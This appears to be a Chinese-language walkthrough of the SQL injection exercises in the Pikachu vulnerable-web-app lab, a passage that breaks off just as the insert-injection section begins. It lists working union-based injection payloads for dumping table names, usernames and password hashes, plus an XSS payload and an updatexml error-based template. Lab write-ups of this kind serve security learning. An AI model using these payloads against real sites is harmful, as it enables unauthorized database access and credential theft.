
Pikachu漏洞靶场 Sql Inject(SQL注入)
SQLi
哦,SQL注入漏洞,可怕的漏洞。
数字型注入(post)
提示是数字型注入,post方式传参,那么不需要用引号闭合,直接注入就可以了,在burp抓包发送到repeater模块进行SQL注入

修改POST数据,首先进行逻辑判断:
id=1 and 1=1#&submit=%E6%9F%A5%E8%AF%A2
返回正常,然后获取字段个数:
id=1 order by 2#&submit=%E6%9F%A5%E8%AF%A2
可以看到有两个查询的字段,然后查看回显位:
id=-1 union select 1,2#&submit=%E6%9F%A5%E8%AF%A2

1和2均成功回显,有两个回显位,然后查看一些目标数据库的信息
id=-1 union select database(),version()#&submit=%E6%9F%A5%E8%AF%A2

查看pikachu库里的表
id=-1 union select 1,table_name from information_schema.tables where table_schema='pikachu'#&submit=%E6%9F%A5%E8%AF%A2

查看pikachu库的users表的字段
id=-1 union select 1,column_name from information_schema.columns where table_schema='pikachu' and table_name='users'#&submit=%E6%9F%A5%E8%AF%A2

查看pikachu库的users表的字段id、username和password值
id=-1 union select concat(id,'~',username),concat(password) from pikachu.users#&submit=%E6%9F%A5%E8%AF%A2


md5解一下密,至此sql注入成功
字符型注入(get)
关键查询语句:
$query="select id,email from member where username='$name'";
sql注入闭合字符串之后query变量是这样的:
select id,email from member where username='kobe' and 1=1#'
这样就可以闭合语句进行注入了,以下为payload
kobe' and 1=1#

kobe' order by 2#

1' union select 1,2#

1' union select database(),version()#

1' union select 1,table_name from information_schema.tables where table_schema='pikachu'#

1' union select 1,column_name from information_schema.columns where table_schema='pikachu' and table_name='users'#

1' union select concat(id,'~',username),concat(password) from pikachu.users#
搜索型注入
根据提示看应该是模糊查询,用%'闭合语句即可注入
这是关键查询语句:
$query="select username,id,email from member where username like '%$name%'";
以下为payload
ko%' and 1=1#

ko%' order by 3#

1%'union select 1,2,3#

1%'union select version(),database(),user()#

1%'union select 1,2,table_name from information_schema.tables where table_schema='pikachu'#

1%'union select 1,2,column_name from information_schema.columns where table_schema='pikachu' and table_name='member'#

1%'union select email,username,pw from pikachu.member#
另外一提,查看源码发现提示有一个xss漏洞

payload:

-1%' UNION SELECT '<script>alert(1)</script>',2,3#
效果:
xx型注入
这道题比较特殊,sql注入做到现在已经知道,闭合sql语句很重要。
本题的提示就是“管tmd的什么型,能够制造出闭合,就是本事”
有的教程在一步一步进行闭合,而我用的方法是模糊测试fuzzing
首先抓一个搜索的数据包,然后发送到intruder,将kobe后面设置为payload

然后加载fuzzing字典,下载链接在这:SQL注入Fuzzing字典
然后开始attack,可以看到正常回显的数据包长度为34031

那寻找包长度为34031的,它的payload就是成功闭合的

这个payload没加注释符,经过我自己测试得到了新的payload:
kobe') and 1=1#
查看源码,原来是字符串外面加了个括号,所以需要用引号和括号闭合
$query="select id,email from member where username=('$name')";
闭合已经完成,现在可以sql注入了
1') union select username,pw from pikachu.member#

"insert/update"注入
updatexml(目标xml文档,xml路径,替换查找到的数据)
concat()函数用于将多个字符串连接成一个字符串,目的是让拼接后的字符串不符合XPath格式使其报错,显示出要查的对象。
这段话来自:remon535
xml路径如果不是XPath格式,则会报错,显示出非法格式内容,这里面可以执行sql语句。
updatexml(1,concat(0x7e,payload,0x7e),1)
在payload区输入sql语句就可以了
最终的目的是使其报错,至于拼接的值多随便,并不局限于0x7e。
insert注入
